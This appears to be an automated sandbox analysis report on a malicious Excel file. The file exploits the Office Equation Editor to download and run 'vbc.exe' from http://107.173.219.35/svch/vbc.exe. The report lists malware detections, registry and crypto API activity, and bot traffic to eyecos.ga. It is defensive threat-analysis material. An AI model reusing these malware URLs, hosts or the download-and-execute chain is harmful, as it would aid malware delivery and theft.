File (SHA1)	575AAD51B824C3A4B1A7F1D41C960EFBF6142110	High
File (SHA1)	299399C5A2403080A5BF67FB46FAEC210025B36D	High
File (SHA1)	ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 107.173.219.35		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179		

Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: 191F5D.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: vbc.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtrig20.exe SHA1: 342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE SHA1: ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\zo% Value: None		2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000b		2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0008		2356
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000c		2356
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\zo% Value: None		2356
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		2356
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CBE3F\ Value: None		2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CBE3F\1CBE3F Value: None		2356
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS		2356
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS		2356
Call System API	API Name: CryptDeriveKey Args: (31d1568, 660e, 3203a58, 800000, 2ecd350) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 21f0000, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 21f0024, 20) Return: 1		2356
Call System API	API Name: CryptDeriveKey Args: (31d1568, 660e, 3203a58, 800000, 2ecd350) Return: 1		2356
Call System API	API Name: CryptDeriveKey Args: (31d1568, 660e, 3203a58, 800000, 2ecd350) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9284, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9363, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9301, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9300, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c39, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92ff, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1		2356

Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9302, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9301, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9300, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92ff, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fd, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fc, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c5a, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9306, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c9c, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9300, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a85a, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92ff, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a889, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fe, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a8b0, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fd, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a8d7, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9309, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2acc8d7, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9308, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2ec0c82, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9306, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2acc8e8, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9305, 20) Return: 1		2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CBE3F\1CBE3F Value: None		2356
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\295D9032.emf Type: VSDT_MDB_20		2356
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\295D9032.emf Type: VSDT_MDB_20		2356
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\76163E8B.emf Type: VSDT_MDB_20		2356
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\76163E8B.emf Type: VSDT_MDB_20		2356
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2356
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2356) Return: 1		2356
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2356
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2356) Return: 1		2356
Detection	Threat Characteristic: Creates process Process ID: 2456 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 52ca0003	2356	2456
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2356	2456
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2356	2456
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2356	2456
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2356	2456
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2356	2456
Detection	Threat Characteristic: Queries DNS server 107.173.219.35		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2356	2456
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	2356	2456
Call Service API	API Name: OpenServiceW Args: (2d0c5a0, Sens, 4) Return: 2d0c500	2356	2456
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	2356	2456

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	2356	2456
Call Service API	API Name: OpenServiceA Args: (2d0c7f8, rasman, 4) Return: 2d0c7a8	2356	2456
Call Service API	API Name: OpenServiceA Args: (2d0c910, RASMAN, 4) Return: 2d0c7f8	2356	2456
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (12efd4, 0, 0, 0) Return: 1	2356	2456
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2356	2456
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2356	2456
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2356	2456
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2356	2456
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2356	2456
Call Network API	API Name: socket Args: (2, 2, 17) Return: 388	2356	2456
Call Network API	API Name: bind Args: (388, 127.0.0.1:49631, 16) Return: 0	2356	2456
Detection	Threat Characteristic: Listens on port 127.0.0.1:49631		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	2356	2456
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2356	2456
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 107.173.219.35, 80, , , 3, 0, 47185216) Return: cc0008	2356	2456
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /svch/vbc.exe, , , 1240008, 4194320, 47185216) Return: cc000c	2356	2456
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 438	2356	2456
Call Network API	API Name: socket Args: (23, 1, 6) Return: 438	2356	2456
Call Network API	API Name: socket Args: (2, 2, 0) Return: 460	2356	2456
Call Network API	API Name: socket Args: (23, 2, 0) Return: 460	2356	2456
Call Network API	API Name: socket Args: (23, 1, 6) Return: 44c	2356	2456
Call Network API	API Name: socket Args: (2, 1, 6) Return: 488	2356	2456
Call Network API	API Name: bind Args: (488, 0.0.0.0:49168, 16) Return: 0	2356	2456
Detection	Threat Characteristic: Listens on port 0.0.0.0:49168		
Call Network API	API Name: connect Args: (488, 107.173.219.35:80, 16) Return: ffffffff	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	2356	2456
Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318	2356	2456
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (488, , 1024, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 1024, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456

Call Network API	API Name: recv Args: (488, , 8192, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2356	2456
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2356	2456
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2356	2456
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2456 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2356	2456
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	2356	2456
Detection	Threat Characteristic: Creates command line process Process ID: 2544 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2544:%USERPROFILE%\vbc.exe) Return: 1	2356	2456
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2456 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2544,) Return: ?	2356	2456
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2544], ppid[2456) Return: 1	2356	2456
